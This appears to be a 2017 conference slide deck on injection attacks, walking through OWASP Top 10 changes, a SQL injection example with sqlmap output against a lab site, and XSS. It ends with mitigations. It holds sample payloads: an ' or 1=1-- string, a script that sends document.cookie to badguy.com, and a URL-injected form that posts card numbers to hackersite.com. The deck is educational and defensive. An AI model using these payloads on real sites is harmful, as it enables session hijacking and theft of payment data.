



7th December 2017

Entirely the wrong sort of Injection

PRESENTED BY:






David Warburton

Senior Systems Engineer, F5 Networks

@davidwarburton



Human Interpreters



Digital Interpreters

Mixing code with input

- Images, PDFs
- Log messages
- HTTP headers

Blind faith of user input

- Command, SQL, LDAP
- Bitcoin mining
- DNA




OWASP

Open Web Application
Security Project

OWASP Top 10 - 2013	➔	OWASP Top 10 - 2017
A1 – Injection	➔	A1:2017-Injection
A2 – Broken Authentication and Session Management	➔	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	➔	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Vulnerability Likelihood



Recent SQLi Attacks

Hetzner South Africa


2017-11

Over 40,000 customer details including bank accounts leaked.

Anatomy of Injection Attacks


Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP



Client side

- Cross-site scripting (XSS)




Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP

```
sql = SELECT * FROM products WHERE name ='' + formSearch + ''
```



```
https://www.hackazon.lab/search?formSearch=shampoo  
Host: www.hackazon.lab  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0)  
Gecko/20100101 Firefox/49.0  
Referer: https://www.hackazon.lab/  
Connection: keep-alive
```

Client side

- Cross-site scripting (XSS)




```
sql = SELECT * FROM products WHERE name =''shampoo''
```

Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP

```
sql = SELECT * FROM products WHERE name ='' + formSearch + ''
```



```
https://www.hackazon.lab/search?formSearch=' or 1=1--  
Host: www.hackazon.lab  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0)  
Gecko/20100101 Firefox/49.0  
Referer: https://www.hackazon.lab/  
Connection: keep-alive
```

Client side

- Cross-site scripting (XSS)



```
sql = SELECT * FROM products WHERE name ='' or 1=1--''
```

Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP

```
$ python sqlmap.py -u https://www.hackazon.lab/search?formSearch=shampoo --batch
```

```
sqlmap {1.0.5.63#dev}
http://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting at 17:43:06
```

```
[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
```

Client side

- Cross-site scripting (XSS)

Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP



- ✓ Browse DB structure
- ✓ View all records
- ✓ Drop tables
- ✓ Modify records
- ✓ Shutdown services

Client side

- Cross-site scripting (XSS)

Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP

Client side

- Cross-site scripting (XSS)

A screenshot of a web page titled "HACKAZON". At the top right, there are links for "FAQ" and "Con". Below the header is a search bar with a dropdown menu set to "All" and the text "Search products...". The main content area is titled "Let's Get In Touch!" and contains a paragraph of placeholder text: "Lid est laborum dolo rumes fugats untras. Etharums ser quidem rerum facilis dolores nemis omnis fugats vitae nemo minima rerums uners sadips amets. Sed ut perspiciatis unde omnis iste natus error sit voluptatem accusantium doloremque laudantium, totam rem aperiam, eaque ipsa quae ab illo inventore veritatis et quasi architecto beatae vitae dicta sunt explicabo." Below the text are three input fields: "Username" (with a password icon), "Email Address", and "Phone Number". A large text area contains the message: "Hi everyone. This is a really great site!" followed by a JavaScript payload: "<script>document.location.href='https://badguy.com/collectUserCookie.php?cookie='+document.cookie</script>". At the bottom of the form is a blue "Submit" button.


Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP

Client side

- Cross-site scripting (XSS)



Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP

Client side

- Cross-site scripting (XSS)



URL:

```
https://www.vulnerable.com/form.php?colour=red
```

Response body:

```
<form action="cart.php">  
  <input type="text" name="colour" value="red">  
  <input type="text" name="ccard" value="">  
</form>
```

URL:

```
https://www.vulnerable.com/form.php?colour=x%22%3E%3C/form%3E...
```

Response body:

```
<form action="cart.php">  
  <input type="text" name="colour" value="x"></form><form  
  action="https://hackersite.com/collectCreditCard.php">  
  <input type="text" name="ccard" value="">  
</form>
```




Fragmentation

01001
11010
10010

Encryption




Obfuscation



Unknowns

Firewalls and IPDS

Cloud Shared Responsibility



Mitigating Injection Attacks

Input Validation

Parameterisation

Output Encoding

